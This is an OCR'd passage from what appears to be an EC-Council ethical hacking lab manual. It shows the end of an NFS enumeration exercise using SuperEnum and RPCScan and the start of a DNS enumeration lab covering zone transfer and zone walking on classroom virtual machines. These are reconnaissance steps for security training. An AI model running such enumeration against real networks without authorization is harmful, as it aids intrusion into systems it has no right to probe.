
    Note: If you get an error running the ./superenum script, type **chmod +x superenum** and press **Enter**, then repeat **Step 18**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

19. The script starts scanning the target IP address for open NFS and other.

    Note: The scan will take approximately 15-20 mins to complete.




20. After the scan is finished, scroll down to review the results. Observe that the port 2049 is open and the NFS service is running on it.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

21. You can also observe the other open ports and the services running on them.
22. In the terminal window, type **cd ..** and press **Enter** to return to the root directory.
23. Now, we will perform NFS enumeration using RPCScan. To do so, type **cd RPCScan** and press **Enter**




24. Type **python3 rpc-scan.py [Target IP address] --rpc** (in this case, the target IP address is **10.10.1.19**, the **Windows Server 2019** machine); press **Enter**.

    Note: **--rpc**: lists the RPC (portmapper).

25. The result appears, displaying that port 2049 is open, and the NFS service is running on it.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



26. This concludes the demonstration of performing NFS enumeration using SuperEnum and RPCScan.
27. Close all open windows and document all the acquired information.
28. Turn off the **Windows Server 2019** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 5

Perform DNS Enumeration

DNS enumeration is a process that locates and lists all possible DNS records for a target domain, including usernames.

Lab Scenario

As a professional ethical hacker or penetration tester, the next step after NFS enumeration is to perform DNS enumeration. This process yields information such as DNS server names, hostnames, machine names, usernames, IP addresses, and aliases assigned within a target domain.

Lab Objectives

- Perform DNS enumeration using zone transfer
- Perform DNS enumeration using DNSSEC zone walking
- Perform DNS enumeration using Nmap

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Overview of DNS Enumeration

DNS enumeration techniques are used to obtain information about the DNS servers and network infrastructure of the target organization. DNS enumeration can be performed using the following techniques:

- Zone transfer

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- DNS cache snooping
- DNSSEC zone walking

Lab Tasks

Task 1: Perform DNS Enumeration using Zone Transfer

DNS zone transfer is the process of transferring a copy of the DNS zone file from the primary DNS server to a secondary DNS server. In most cases, the DNS server maintains a spare or secondary server for redundancy, which holds all information stored in the main server.

If the DNS transfer setting is enabled on the target DNS server, it will give DNS information; if not, it will return an error saying it has failed or refuses the zone transfer.

Here, we will perform DNS enumeration through zone transfer by using the dig (Linux-based systems) and nslookup (Windows-based systems) utilities.

1. Turn on the **Windows 11** and **Parrot Security** virtual machines.
2. We will begin with DNS enumeration of Linux DNS servers.
3. Switch to the **Parrot Security** machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

